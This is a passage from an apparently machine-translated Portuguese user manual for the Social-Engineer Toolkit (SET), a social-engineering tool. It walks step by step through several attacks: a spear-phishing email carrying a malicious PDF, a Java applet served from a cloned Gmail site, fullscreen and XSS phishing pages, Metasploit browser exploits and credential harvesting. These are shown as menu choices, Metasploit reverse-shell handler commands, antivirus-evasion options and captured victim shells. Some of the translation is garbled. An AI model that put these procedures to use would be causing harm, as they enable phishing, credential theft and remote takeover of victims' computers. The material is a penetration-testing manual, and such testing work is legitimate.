- 5) call4_dword_xor (Normal)**
- 6) contagem regressiva (normal)**
- 7) fnstenv_mov (Normal)**



8) jmp_call_additive (Normal) 9)
nonalpha (Normal) 10)
nonupper (Normal) 11)
unicode_mixed (Normal) 12)
unicode_upper (Normal) 13) alpha2
(Normal)
14) Sem codificação (nenhuma)
15) Multi-Encoder (Excelente)
16) Executável Backdoored (MELHOR)

conjunto:codificação> 16

conjunto:codificação>16

conjunto:cargas úteis> PORTA do ouvinte [443]
[*] Windows Meterpreter Reverse TCP selecionado.
Insira a porta para conectar novamente (pressione Enter para o padrão): [*]
Padrão para a porta 443...
[*] Gerando exploração de formato de arquivo...
[*] Aguarde enquanto carregamos a árvore de módulos...
[*] Iniciado manipulador reverso em 172.16.32.129:443 [*] Criando
arquivo 'template.pdf'...
[*] Arquivo de saída gerado /pentest/exploits/set/src/program_junk/template.pdf

[*] Criação de carga útil concluída.
[*] Todas as cargas úteis são enviadas para o diretório src/msf_attacks/template.pdf [*]
Geração de carga útil concluída. Pressione enter para continuar.

Como bônus adicional, use o criador de formato de arquivo no SET para criar seu anexo.

Agora o anexo será importado com o nome de arquivo 'template.whatever'

Você quer renomear o arquivo?

exemplo Insira o novo nome do arquivo: moo.pdf

1. Mantenha o nome do arquivo, não me importa.
2. Renomeie o arquivo, quero ficar legal.

**Digite sua escolha (digite como padrão): 1 Manter
o nome do arquivo e prosseguir.**

Kit de ferramentas para engenheiros sociais E-mail em massa



TRUSTEDSEC
INFORMATION SECURITY MADE SIMPLE

info@trustedsec.com 11565 Pearl Rd. Suite 301 • Strongsville, OH 44136 877.550.4728

Há duas opções no e-mailer em massa, a primeira seria enviar um e-mail para uma pessoa individual. A segunda opção permitirá que você importe uma lista e a envie para quantas pessoas quiser dentro dessa lista.

O que você quer fazer:

1. Ataque por e-mail Endereço de e-mail único
2. Ataque por e-mail Correspondência em massa
3. Retorne ao menu principal.

Digite sua escolha: 1

Você quer usar um modelo predefinido ou criar um modelo de e-mail único?

1. Modelo pré-definido
2. Modelo de e-mail de uso único

Digite sua escolha: 1

Abaixo está uma lista de modelos disponíveis:

- 1: Fotos de bebê
- 2: Uso estranho da Internet no seu computador
- 3: Nova atualização
- 4: KKKKK...preciso conferir isso...
- 5: Anjos e Demônios de Dan Brown
- 6: Edição de Computador
- 7: Relatório de Status

Digite o número que deseja usar: 7

Digite para quem você deseja enviar o e-mail: davek@fakeaddress.com

Qual opção você deseja usar?

1. Use uma conta do GMAIL para seu ataque por e-mail.
2. Use seu próprio servidor ou retransmissão aberta

Digite sua escolha: 1

Digite seu endereço de e-mail do GMAIL: davek@fakeaddress.com
Digite sua senha do Gmail (ela não será exibida para você):




O SET terminou de entregar os e-mails.

Você quer configurar um ouvinte sim ou não: sim

[-] ***

[-] * AVISO: Nenhum suporte de banco de dados: String Usuário Desabilitado Suporte de Banco de Dados

[-] ***



```
=[ metasploit v4.4.0-dev [núcleo:4.4 api:1.0]
+ --=[ 891 exploits - 484 auxiliares - 149 post
+ --=[ 251 cargas úteis - 28 codificadores - 8 nops
= [ svn r15540 atualizado há 23 dias (2012.06.27)
```

```
recurso (src/program_junk/meta_config)> usar exploit/multi/handler
recurso (src/program_junk/meta_config)> definir PAYLOAD windows/
meterpreter/reverse_tcp
CARGA ÚTIL => windows/meterpreter/reverse_tcp
recurso (src/program_junk/meta_config)> definir LHOST 172.16.32.129
LHOST => 172.16.32.129
recurso (src/program_junk/meta_config)> definir LPORT 443
LPORT => 443
recurso (src/program_junk/meta_config)> definir CODIFICAÇÃO shikata_ga_nai
CODIFICAÇÃO => shikata_ga_nai
recurso (src/program_junk/meta_config)> definir ExitOnSession falso
ExitOnSession => falso
recurso (src/program_junk/meta_config)> exploit -j
[*] Exploit em execução como trabalho em segundo plano.
msf exploit(manipulador) >
[*] Iniciado manipulador reverso em 172.16.32.129:443
[*] Iniciando o manipulador de carga útil...
msf exploit(manipulador) >
```

Depois que o ataque estiver configurado, a vítima abre o e-mail e abre o PDF:

Greetings,

Please view the latest status report.

Thanks,

Rich

 [template.pdf](#)
70K [View as HTML](#) [Download](#)

Assim que a vítima abre o anexo, um shell é apresentado a nós:

```
[*] Enviando estágio (748544 bytes) para 172.16.32.131  
[*] Sessão 1 do Meterpreter aberta (172.16.32.129:443 -> 172.16.32.131:1139) em Qui Set 09 09:58:06  
-0400 2010
```

```
msf exploit(handler) > sessões -i 1
```

```
[*] Iniciando interação com 1...
```

```
meterpreter > concha
```

```
Processo 3940 criado.
```

```
Canal 1 criado.
```

```
Microsoft Windows XP [Versão 5.1.2600]
```

```
(C) Direitos autorais 1985-2001 Microsoft Corp.
```

C:\Documentos e Configurações\Administrador\Área de Trabalho>

O ataque spear-phishing pode ser enviado para várias pessoas ou indivíduos, ele se integra ao Google Mail e pode ser completamente personalizado com base em suas necessidades para o vetor de ataque. No geral, isso é muito eficaz para spear-phishing de e-mail.

4 Vetores de Ataque de Applet Java

O Java Applet é um dos principais vetores de ataque dentro do SET e a maior taxa de sucesso para comprometimento. O ataque do Java Applet criará um Java Applet malicioso que, uma vez executado, comprometerá completamente a vítima. O truque bacana com o SET é que você pode clonar completamente um site e, uma vez que a vítima tenha clicado em executar, ele redirecionará a vítima de volta ao site original, tornando o ataque muito mais crível. Este vetor de ataque afeta Windows, Linux e OSX e pode comprometer todos eles. Lembre-se de que se você quiser personalizar este vetor de ataque, edite o config/set_config para alterar as informações autoassinadas. Neste vetor de ataque específico, você pode selecionar modelos da web que são sites predefinidos que já foram coletados ou pode importar seu próprio site. Neste exemplo, usaremos o cloner de site que clonará um



site para nós. Vamos lançar o SET e preparar nosso ataque.

Selecione no menu:

- 1) Vetores de ataque de spear-phishing**
- 2) Vetores de Ataque a Sites**
- 3) Gerador de mídia infecciosa**
- 4) Crie uma carga útil e um ouvinte**
- 5) Ataque de mala direta em massa**
- 6) Vetor de ataque baseado em Arduino**
- 7) Vetor de ataque de falsificação de SMS**
- 8) Vetor de ataque de ponto de acesso sem fio**
- 9) Vetor de ataque do gerador de QRCode**
- 10) Vetores de Ataque do Powershell**
- 11) Módulos de Terceiros**

99) Retorne ao menu principal.

conjunto> 2

O módulo Web Attack é uma maneira única de utilizar múltiplos ataques baseados na web para comprometer a vítima pretendida.

O método Java Applet Attack falsificará um Java Certificate e entregará um payload baseado em metasploit. Usa um applet Java personalizado criado por Thomas Werth para entregar o payload.

O método Metasploit Browser Exploit utilizará exploits selecionados do navegador Metasploit por meio de um iframe e entregará uma carga útil do Metasploit.

O método Credential Harvester utilizará a clonagem web de um site que tenha um campo de nome de usuário e senha e coletará todas as informações postadas no site.

O método TabNabbing aguardará que o usuário vá para uma aba diferente e, então, atualizará a página para algo diferente.

O método Web-Jacking Attack foi introduzido por white_sheep, Emgent e a equipe BackTrack. Este método utiliza substituições de iframe para fazer o link de URL destacado parecer legítimo, no entanto, quando clicado, uma janela aparece e é substituída pelo link malicioso. Você pode editar as configurações de substituição de link no set_config se ele estiver muito lento/rápido.



O método Multi-Ataque adicionará uma combinação de ataques por meio do menu de ataque da web. Por exemplo, você pode utilizar o Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing, todos de uma vez para ver qual é bem-sucedido.

- 1) Método de ataque de applet Java
- 2) Método de exploração do navegador Metasploit
- 3) Método de ataque do coletor de credenciais
- 4) Método de ataque Tabnabbing
- 5) Método de ataque Web Jacking
- 6) Método Web de Ataque Múltiplo
- 7) Método de ataque em tela cheia
- 99) Retornar ao menu principal

conjunto:webattack> 1

O primeiro método permitirá que o SET importe uma lista de aplicativos web predefinidos que ele pode utilizar no ataque.

O segundo método clonará completamente um site de sua escolha e permitirá que você utilize os vetores de ataque dentro do mesmo aplicativo da web que estava tentando clonar.

O terceiro método permite que você importe seu próprio site. Observe que você deve ter apenas um index.html ao usar a funcionalidade de importação de site.

- 1) Modelos da Web
- 2) Clonador de Sites
- 3) Importação personalizada

99) Retornar ao menu Webattack

conjunto:webattack> 2

SET suporta HTTP e HTTPS Exemplo: http://
www.thisisafakesite.com Insira a URL para clonar:
<https://gmail.com>

- *] Clonando o site: https://gmail.com [*] Isso pode demorar um pouco...
- [*] Injetando ataque Java Applet no site recém-clonado.
- [*] Ofuscação de nome de arquivo completa. O nome da carga útil é: QZ7R7NT
- [*] Site de applet Java malicioso preparado para implantação



Que carga útil você deseja gerar:

Nome:	Descrição:
1) Windows Shell Reverse_TCP enviado de volta ao invasor	Gera um shell de comando na vítima e
2) Medidor de TCP reverso do Windows e enviar de volta ao atacante	Gera uma concha meterpreter na vítima
3) Windows Reverse_TCP VNC DLL enviado de volta ao invasor	Gerar um servidor VNC na vítima e
4) Porta do Windows Bind Shell no sistema remoto	Execute a carga útil e crie uma aceitação
5) Shell de vinculação do Windows X64 Em linha	Shell de comando do Windows x64, vincular TCP
6) Shell do Windows Reverso_TCP X64 TCP reverso em linha	Shell de comando do Windows X64,
7) Windows Meterpreter Reverse_TCP X64 (Windows x64), Medidor	Conecte-se novamente ao invasor
8) Windows Meterpreter Egress Buster	Gera um shell meterpreter e encontra uma porta inicial por meio de várias portas
9) Comunicação do túnel HTTPS reverso do Windows Meterpreter sobre HTTP usando SSL e use Meterpreter	Meterpreter sobre HTTP
10) Windows Meterpreter Reverse DNS	Use um nome de host em vez de um endereço IP e gere o Meterpreter
11) SE Toolkit Interactive Shell projeto para SET	Kit de ferramentas reversas interativas personalizadas
12) Suporte à criptografia HTTP Reverse Shell do SE Toolkit	Shell HTTP puramente nativo com AES
13) RATTE HTTP Tunneling Payload tunela todas as comunicações por HTTP	Carga útil de bypass de segurança que irá
14) ShellCodeExec Alphanum Shellcode através do shellcodeexec (A/V Safe)	Isso irá soltar uma carga útil do meterpreter
15) Importe seu próprio executável	Especifique um caminho para seu próprio executável

conjunto:cargas úteis> 2

Abaixo está uma lista de codificações para tentar ignorar o AV.

Selecione uma das opções abaixo. 'executável backdoor' geralmente é a melhor.

1. avoid_utf8_tolower (Normal)



2. shikata_ga_nai (Muito bom) 3.
alpha_mixed (Normal) 4.
alpha_upper (Normal) 5.
call4_dword_xor (Normal) 6.
countdown (Normal) 7.
fnstenv_mov (Normal) 8.
jmp_call_additive (Normal) 9. nonalpha
(Normal) 10. nonupper
(Normal) 11. unicode_mixed
(Normal) 12. unicode_upper (Normal)
13. alpha2 (Normal)

14. Sem codificação (nenhum)
15. Multi-Encoder (Excelente)
16. Executável Backdoored (MELHOR)

Digite sua escolha (digite para padrão): 16

[+] Insira a PORTA do ouvinte (insira para padrão): 443

[+] Fazendo backdoor em um executável legítimo para contornar o Antivírus. Aguarde alguns segundos...

[+] Backdoor concluído com sucesso. Payload agora está escondido dentro de um executável legítimo.

Você quer criar um payload reverse_tcp do Linux/OSX no ataque do Java
Applet também?

Insira a opção sim ou não: sim

Insira a porta para escutar no OSX: 8080 Insira a
porta para escutar no Linux: 8081 Criado por
msfpayload (<http://www.metasploit.com>).

Carga útil: osx/x86/shell_reverse_tcp

Comprimento:

65 Opções: LHOST=172.16.32.129,LPORT=8080 Criado
por msfpayload (<http://www.metasploit.com>).

Carga útil: linux/x86/shell/reverse_tcp

Comprimento:

50 Opções: LHOST=172.16.32.129,LPORT=8081

Servidor Web Lançado. Bem-vindo ao SET Web Attack.



[--] Testado no IE6, IE7, IE8, Safari, Chrome e FireFox [--]


[*] Iniciando o MSF Listener...

[*] Pode levar algum tempo para carregar o MSF...

[-] ***

[-] * AVISO: Nenhum suporte de banco de dados: String Usuário Desabilitado Suporte de Banco de Dados

[-] ***



= [metasploit v4.4.0-dev [núcleo:4.4 api:1.0]

+ -- =[891 exploits - 484 auxiliares - 149 post

+ -- =[251 cargas úteis - 28 codificadores - 8 nops

= [svn r15540 atualizado há 23 dias (2012.06.27)

recurso (src/program_junk/meta_config)> usar exploit/multi/handler
 recurso (src/program_junk/meta_config)> definir PAYLOAD windows/
 meterpreter/reverse_tcp

CARGA ÚTIL => windows/meterpreter/reverse_tcp

recurso (src/program_junk/meta_config)> definir LHOST 0.0.0.0

LHOST => 0.0.0.0

recurso (src/program_junk/meta_config)> definir LPORT 443
 LPORT => 443

recurso (src/program_junk/meta_config)> definir ExitOnSession falso
 ExitOnSession => falso

recurso (src/program_junk/meta_config)> exploit -j

[*] Exploit em execução como trabalho em segundo plano.

recurso (src/program_junk/meta_config)> usar exploit/multi/handler
 recurso (src/program_junk/meta_config)> definir PAYLOAD osx/x86/
 shell_reverse_tcp

CARGA ÚTIL => osx/x86/shell_reverse_tcp

recurso (src/program_junk/meta_config)> definir LHOST 172.16.32.129
 LHOST => 172.16.32.129

recurso (src/program_junk/meta_config)> definir LPORT 8080
 LPORT => 8080


recurso (src/program_junk/meta_config)> definir ExitOnSession falso



```
ExitOnSession => falso
[*] Iniciado manipulador reverso em 0.0.0.0:443
recurso (src/program_junk/meta_config)> exploit -j
[*] Iniciando o manipulador de carga útil...
[*] Exploit em execução como trabalho em segundo plano.
recurso (src/program_junk/meta_config)> usar exploit/multi/handler
recurso (src/program_junk/meta_config)> definir PAYLOAD linux/x86/
shell/reverse_tcp
CARGA ÚTIL => linux/x86/shell/reverse_tcp
recurso (src/program_junk/meta_config)> definir LHOST 172.16.32.129
LHOST => 172.16.32.129
recurso (src/program_junk/meta_config)> definir LPORT 8081
LPORTO => 8081
recurso (src/program_junk/meta_config)> definir ExitOnSession falso
ExitOnSession => falso
recurso (src/program_junk/meta_config)> definir AutoRunScript migrar -f
[*] Iniciado manipulador reverso em 172.16.32.129:8080
AutoRunScript => migrar -f
recurso (src/program_junk/meta_config)> exploit -j
[*] Iniciando o manipulador de carga útil...
[*] Exploit em execução como trabalho em segundo plano.
msf exploit(manipulador) >
[*] Iniciado manipulador reverso em 172.16.32.129:8081
[*] Iniciando o manipulador de carga útil...
```

Neste ataque, configuramos nosso cenário para clonar <https://gmail.com> e usar o vetor de ataque reverse meterpreter na porta 443. Usamos o executável backdoored para, esperançosamente, ignorar o antivírus e configurar o Metasploit para manipular as conexões reversas. Se você quisesse utilizar um e-mail com este vetor de ataque, você poderia transformar o config/set_config em WEBATTACK_EMAIL=OFF para WEBATTACK_EMAIL=ON.

Quando você faz uma vítima clicar em um link ou a atrai para seu site, o resultado será algo parecido com isto:



Assim que a vítima clica em executar, você é apresentado a um shell meterpreter, e a vítima é redirecionada de volta ao site original do Google completamente inconsciente de que foi comprometida. Observe que o Java atualizou seu código do applet para mostrar o campo “Publisher” no applet como UNKNOWN ao autoassinar. Para contornar isso, você precisará registrar uma empresa em seu estado local e comprar um certificado de assinatura de código no nome da empresa.

[*] Enviando estágio (748544 bytes) para 172.16.32.131

[*] Sessão 1 do Meterpreter aberta (172.16.32.129:443 -> 172.16.32.131:1183) em Qui Set 09 10:06:57 -0400 2010

msf exploit(handler) > sessões -i 1

[*] Iniciando interação com 1...

meterpreter > concha

Processo 2988 criado.

Canal 1 criado.

Microsoft Windows XP [Versão 5.1.2600]

(C) Direitos autorais 1985-2001 Microsoft Corp.

C:\Documentos e Configurações\Administrador\Área de Trabalho>

5 vetores de ataque em tela cheia

Ataque em tela cheia por: d4rk0 -> Twitter: @d4rk0s

Descrição do ataque:



O ataque de tela cheia utiliza a confiança no navegador da web usando a API FullScreen introduzida disponível no Firefox, Chrome e Safari. (Windows Mac ou Linux)

O módulo de ataque FullScreen está disponível com apenas duas opções de ataque FullScreen. Fazer com que o usuário clique em um link criado com texto de dica de ferramenta do navegador falsificado quando o usuário passa o mouse sobre o link, fazendo-o acreditar que é realmente <https://www.gmail.com>. Quando clicado, um script detecta qual tipo de navegador o usuário está executando e implanta imagens para corresponder ao navegador (incluindo o sistema operacional). Exibindo uma página falsa e solicitando senhas de usuário ou outras informações importantes.

Menu principal em tela cheia:

O menu principal exibe três opções, a primeira para gerar um ataque FullScreen original em sua própria página separada. A segunda opção é criar o ataque de tela cheia em um conjunto de arquivos XSS (Cross site scripting) utilizável, pronto para ser implantado. E, claro, a última opção o levará de volta ao menu anterior do SET.

Primeira opção:

A primeira opção exibirá dois ataques em tela cheia disponíveis. Escolher um ou outro irá resultar em vários prompts solicitando informações com base em como você faria como sua página FullScreen Attack criada para implantação em campo. Atualmente, os dois ataques gerados são GMAIL e FACEBOOK. O PHP deve estar habilitado no seu servidor para que técnicas adicionais de coleta de informações funcionem. Ele perguntará se você tem um servidor local em execução? Um simples Sim ou não o levará a armazenando os arquivos gerados localmente no disco ou localmente dentro do seu servidor web em execução. A próxima pergunta será sobre retransmitir as informações das vítimas após o ataque ter sido estabelecido e finalizado. As informações podem ser salvas localmente no disco ou enviadas para você. (Se você escolher mail, certifique-se de que os recursos de mail do PHP estejam configurados e em execução.) Inserir um endereço de e-mail ou responder se você gostaria de um nome de arquivo aleatório gerado para cada novo envio é então perguntado. Obviamente, escolher Não para arquivos aleatórios fará com que você insira um nome de arquivo onde todos os resultados serão armazenados no disco. A próxima pergunta perguntará se você gostaria de reunir um perfil de coleta de informações mais aprofundado para cada vítima, isso inclui coisas como GEOIP, ISP, AGENTE DO USUÁRIO etc. Outras perguntas diversas serão feitas, pressionar enter manterá a resposta padrão para cada situação. Há também uma breve descrição de cada função e o que ela faz também. Certifique-se de que SET tenha o conjunto de privilégios de leitura + gravação adequado para que ele possa criar todos os arquivos recém-gerados. Mensagens de sucesso serão exibidas depois que tudo tiver sido criado. [1 Pasta PHP css] O arquivo php dependerá do nome que você File , js Folder , img Folder atribuiu a ele durante a configuração, o DE PASTAS * , padrão é index.php. * NÃO RENOMEIE NENHUMA PASTA OU ARQUIVO DENTRO



Segunda opção:

A segunda opção é para implantação de XSS e minha favorita. Isso acaba criando todas as pastas e simplesmente vinculando ao seu arquivo header.js (<http://yoursite/header.js>) em sua carga útil XSS exibirá o arquivo de ataque FullScreen incorporado em qualquer site que você tenha encontrado eticamente e esteja explorando um XSS dentro. Isso também requer que o PHP esteja presente no seu servidor de ataque porque um arquivo PHP estará lá escutando os envios de formulários recebidos. A vulnerabilidade XSS deve ser capaz de executar JavaScript para que esse ataque funcione corretamente. Atualmente, há apenas uma opção de geração de tela cheia XSS disponível, que é o Facebook. Mais opções e métodos serão adicionados no futuro.

A primeira pergunta após selecionar este ataque é especificar o caminho absoluto de onde você está mantendo todas as pastas e arquivos. (Ex: <http://mysite.net/FullScreenfolder>) Isso precisa ser específico para que todas as imagens e arquivos possam ter um caminho absoluto para que sejam exibidos durante o ataque XSS. Todas as outras perguntas serão diretas e explicadas com uma breve descrição do que ele faz. Por último, você escolherá um local para carregar todos os arquivos gerados para o ataque. Haverá um arquivo PHP chamado varGrab.php que ficará no seu servidor backend ouvindo os dados de entrada. (Os dados são transferidos usando vários métodos JavaScript) Os outros são pastas criadas [js, img, css]. O arquivo JavaScript que você deseja vincular durante sua carga útil XSS é [<http://yoursite.com/js/header.js>] (na pasta js)

* NÃO MUDE OS NOMES DAS PASTAS OU DOS ARQUIVOS, A MENOS QUE VOCÊ ESTEJA REALMENTE MERTGULHANDO NAS COISAS *

6 Método de exploração do navegador Metasploit

O Metasploit Browser Exploit Method importará exploits do lado do cliente do Metasploit com a capacidade de clonar o site e utilizar exploits baseados em navegador. Vamos dar uma olhada rápida na exploração de um exploit de navegador por meio do SET.

Selecione no menu:

- 1) Vetores de ataque de spear-phishing**
- 2) Vetores de Ataque a Sites**
- 3) Gerador de mídia infecciosa**
- 4) Crie uma carga útil e um ouvinte**
- 5) Ataque de mala direta em massa**
- 6) VETOR DE ATAQUE BASEADO EM ARDUINO**
- 7) VETOR DE ATAQUE DE FALSIFICAÇÃO DE SMS**

- 8) Vetor de ataque de ponto de acesso sem fio
- 9) Vetor de ataque do gerador de QRCode
- 10) Vetores de Ataque do Powershell
- 11) Módulos de Terceiros

99) Retorne ao menu principal.

conjunto> 2

O módulo Web Attack é uma maneira única de utilizar múltiplos ataques baseados na web para comprometer a vítima pretendida.

O método Java Applet Attack falsificará um Java Certificate e entregará um payload baseado em metasploit. Usa um applet Java personalizado criado por Thomas Werth para entregar o payload.

O método Metasploit Browser Exploit utilizará o Metasploit selecionado explorações do navegador por meio de um iframe e entregam uma carga útil do Metasploit.

O método Credential Harvester utilizará a clonagem web de um site que tenha um campo de nome de usuário e senha e coletará todas as informações postadas no site.

O método TabNabbing aguardará que o usuário vá para um local diferente guia e atualize a página para algo diferente.

O método Web-Jacking Attack foi introduzido por white_sheep, Emgent e a equipe Back|Track. Este método utiliza substituições de iframe para fazer o link de URL destacado parecer legítimo, porém quando clicado, uma janela aparece e é substituída pelo link malicioso. Você pode editar as configurações de substituição de link no set_config se estiver muito lento/rápido.

O método Multi-Ataque adicionará uma combinação de ataques por meio do menu de ataque da web. Por exemplo, você pode utilizar o Java Applet, o Metasploit Browser, o Credential Harvester/Tabnabbing, tudo de uma vez para ver qual é bem-sucedido.

- 1) Método de ataque de applet Java
- 2) Método de exploração do navegador Metasploit
- 3) Método de ataque do coletor de credenciais
- 4) Método de ataque Tabnabbing
- 5) Método de ataque Web Jacking
- 6) Método Web de Ataque Múltiplo
- 7) Método de ataque em tela cheia



99) Retornar ao menu principal

conjunto:webattack> 2

O primeiro método permitirá que o SET importe uma lista de aplicativos web predefinidos que ele pode utilizar no ataque.

O segundo método clonará completamente um site de sua escolha e permitirá que você utilize os vetores de ataque dentro do mesmo aplicativo da web que estava tentando clonar.

O terceiro método permite que você importe seu próprio site. Observe que você deve ter apenas um index.html ao usar a funcionalidade de importação de site.

[!] Vetores de Ataque a Sites [!]

1. Modelos da Web 2.

Site Cloner 3.

Importação

personalizada 4. Retornar ao menu principal

Digite o número (1-4): 2

SET suporta HTTP e HTTPS Exemplo: http://

www.thisisafakesite.com Insira a URL para clonar:

https://gmail.com

Digite o exploit do navegador que você gostaria de usar [8]:

1) Vulnerabilidade de violação de tipo Java AtomicReferenceArray 2)

MS12-037 Internet Explorer Same ID Property Deleted Object Handling Memory Corruption 3)

Microsoft XML Core

Services MSXML Uninitialized Memory Corruption 4) Adobe Flash Player Object Type Confusion 5)

Adobe Flash Player MP4 "cprt" Overflow 6) MS12-004

midiOutPlayNextPolyEvent Heap Overflow 7) Java Applet

Rhino Script Engine Remote Code Execution 8) MS11-050 IE mshtml!

CObjectElement Use After Free 9) Vulnerabilidade de corrupção de memória

SWF do Adobe Flash Player 10.2.153.1 10) Download e execução da

propriedade de URL ActiveX do cliente VPN Cisco AnyConnect 11) Importação de CSS do

Internet Explorer Use After Free (padrão)



- 12) Ferramentas de administração do Microsoft WMI ActiveX Buffer Overflow
- 13) Corrupção de memória de tags CSS do Internet Explorer
- 14) Execução remota de código Sun Java Applet2ClassLoader
- 15) Novo plug-in Sun Java Runtime docbase Buffer Overflow
- 16) Sequestrador de DLL do aplicativo Microsoft Windows WebDAV
- 17) Vulnerabilidade de verificação de bytecode AVM do Adobe Flash Player
- 18) Exploração de corrupção de memória Adobe Shockwave rcsL
- 19) Estouro de buffer de pilha da tabela SING "uniqueName" do Adobe CoolType
- 20) Execução de código Apple QuickTime 7.6.7 Marshaled_pUnk
- 21) Microsoft Help Center XSS e execução de comando (MS10-042)
- 22) Microsoft Internet Explorer iepeers.dll Use após a liberação (MS10-018)
- 23) Corrupção de memória do Microsoft Internet Explorer "Aurora" (MS10-002)
- 24) Exploração de controle de dados tabulares do Microsoft Internet Explorer (MS10-018)
- 25) Corrupção de memória não inicializada do Microsoft Internet Explorer 7 (MS09-002)
- 26) Corrupção do estilo getElementsByTagName do Microsoft Internet Explorer (MS09-072)
- 27) O Microsoft Internet Explorer está com estouro de componente instalado
- 28) Corrupção de ligação de dados do Microsoft Internet Explorer Explorer (MS08-078)
- 29) Configuração incorreta de script inseguro do Microsoft Internet Explorer
- 30) Corrupção de memória do valor de retorno do escape do FireFox 3.5
- 31) Uso do mChannel do FireFox 3.6.16 após vulnerabilidade gratuita
- 32) Metasploit Browser Autopwn (USE POR SUA PRÓPRIA CONTA E RISCO!)

conjunto:cargas úteis> 7

- | | |
|---|---|
| 1) Windows Shell Reverse_TCP enviado de volta ao invasor | Gera um shell de comando na vítima e |
| 2) Medidor de TCP reverso do Windows e enviar de volta ao atacante | Gera uma concha meterpreter na vítima |
| 3) Windows Reverse_TCP VNC DLL enviado de volta ao invasor | Gerar um servidor VNC na vítima e |
| 4) Porta do Windows Bind Shell no sistema remoto. | Execute a carga útil e crie uma aceitação |
| 5) Shell de vinculação do Windows X64 Em linha | Shell de comando do Windows x64, vincular TCP |
| 6) Shell do Windows Reverso_TCP X64 TCP reverso em linha | Shell de comando do Windows X64, |
| 7) Windows Meterpreter Reverse_TCP X64 Conecte-se novamente ao invasor (Windows x64), Medidor | |
| 8) Windows Meterpreter Egress Buster Gera um shell meterpreter e encontra uma porta inicial por meio de várias portas | |
| 9) Comunicação do túnel HTTPS reverso do Windows Meterpreter sobre HTTP usando SSL e use Meterpreter | |
| 10) Windows Meterpreter Reverse DNS Use um nome de host em vez de um IP | |



endereço e uso Reverse Meterpreter

11) Baixe/execute seu próprio executável Baixa um executável e o executa

```
set:payloads> 2
set:payloads> Porta a ser usada para o reverso [443]: [*]
Clonando o site: https://gmail.com [*] Isso pode
demorar um pouco...
[*] Injetando iframes em site clonado para ataque do MSF....
[*] Injeção de iframe malicioso bem-sucedida...criando carga útil.
```

Servidor Web Lançado. Bem-vindo ao SET Web Attack.

[--] Testado em IE6, IE7, IE8, IE9, IE10, Safari, Chrome e FireFox [--]

```
[*] Iniciando o MSF Listener...
[*] Isso pode levar algum tempo para carregar o
MSF...
[-] *** [-] * AVISO: Nenhum suporte de banco de dados: String Usuário Desabilitado Suporte de Banco de Dados

=[ metasploit v4.4.0-dev [core:4.4 api:1.0] + -- --=[ 891
exploits - 484 auxiliares - 149 post + -- --=[ 251 payloads -
28 codificadores - 8 nops
=[ svn r15540 atualizado há 23 dias (2012.06.27)
```

```
recurso (origem/programa_junk/meta_config)> usar windows/
browser/ms10_002_aurora recurso (origem/
programa_junk/meta_config)> definir PAYLOAD windows/meterpreter/
reverse_tcp PAYLOAD => windows/
meterpreter/reverse_tcp recurso (origem/programa_junk/
meta_config)> definir LHOST 172.16.32.129 LHOST => 172.16.32.129 recurso (origem/
programa_junk/meta_config)>
definir LPORT 443 LPORT => 443 recurso (origem/programa_junk/
meta_config)>
definir URIPATH / URIPATH => / recurso (origem/programa_junk/
meta_config)>
definir SRVPORT 8080 SRVPORT => 8080 recurso (src/program_junk/meta_config)>
definir ExitOnSession
como falso ExitOnSession => falso
```



```
recurso (src/program_junk/meta_config)> exploit -j
[*] Exploit em execução como trabalho em segundo plano.
exploração msf (ms10_002_aurora) >
[*] Iniciado manipulador reverso em 172.16.32.129:443
[*] Usando URL: http://0.0.0.0:8080/
[*] IP local: http://172.16.32.129:8080/
[*] Servidor iniciado.
```

Quando a vítima navega no site, ele se parece exatamente com o site que você clonou e compromete o sistema.

```
[*] Enviando estágio (748544 bytes) para 172.16.32.131
[*] Sessão 1 do Meterpreter aberta (172.16.32.129:443 -> 172.16.32.131:1183) em Qui Set 09 10:14:22
-0400 2010
```

```
msf exploit(handler) > sessões -i 1
```

```
[*] Iniciando interação com 1...
```

```
meterpreter > concha
```

```
Processo 2988 criado.
```

```
Canal 1 criado.
```

```
Microsoft Windows XP [Versão 5.1.2600]
```

```
(C) Direitos autorais 1985-2001 Microsoft Corp.
```

```
C:\Documentos e Configurações\Administrador\Área de Trabalho>
```

7 Método de Ataque do Coletor de Credenciais

O método de ataque de coletor de credenciais é usado quando você não quer especificamente obter um shell, mas executar ataques de phishing para obter nome de usuário e senhas do sistema. Neste vetor de ataque, um site será clonado e, quando a vítima inserir as credenciais do usuário, os nomes de usuário e senhas serão postados de volta para sua máquina e, em seguida, a vítima será redirecionada de volta para o site legítimo.

- 1) Método de ataque de applet Java
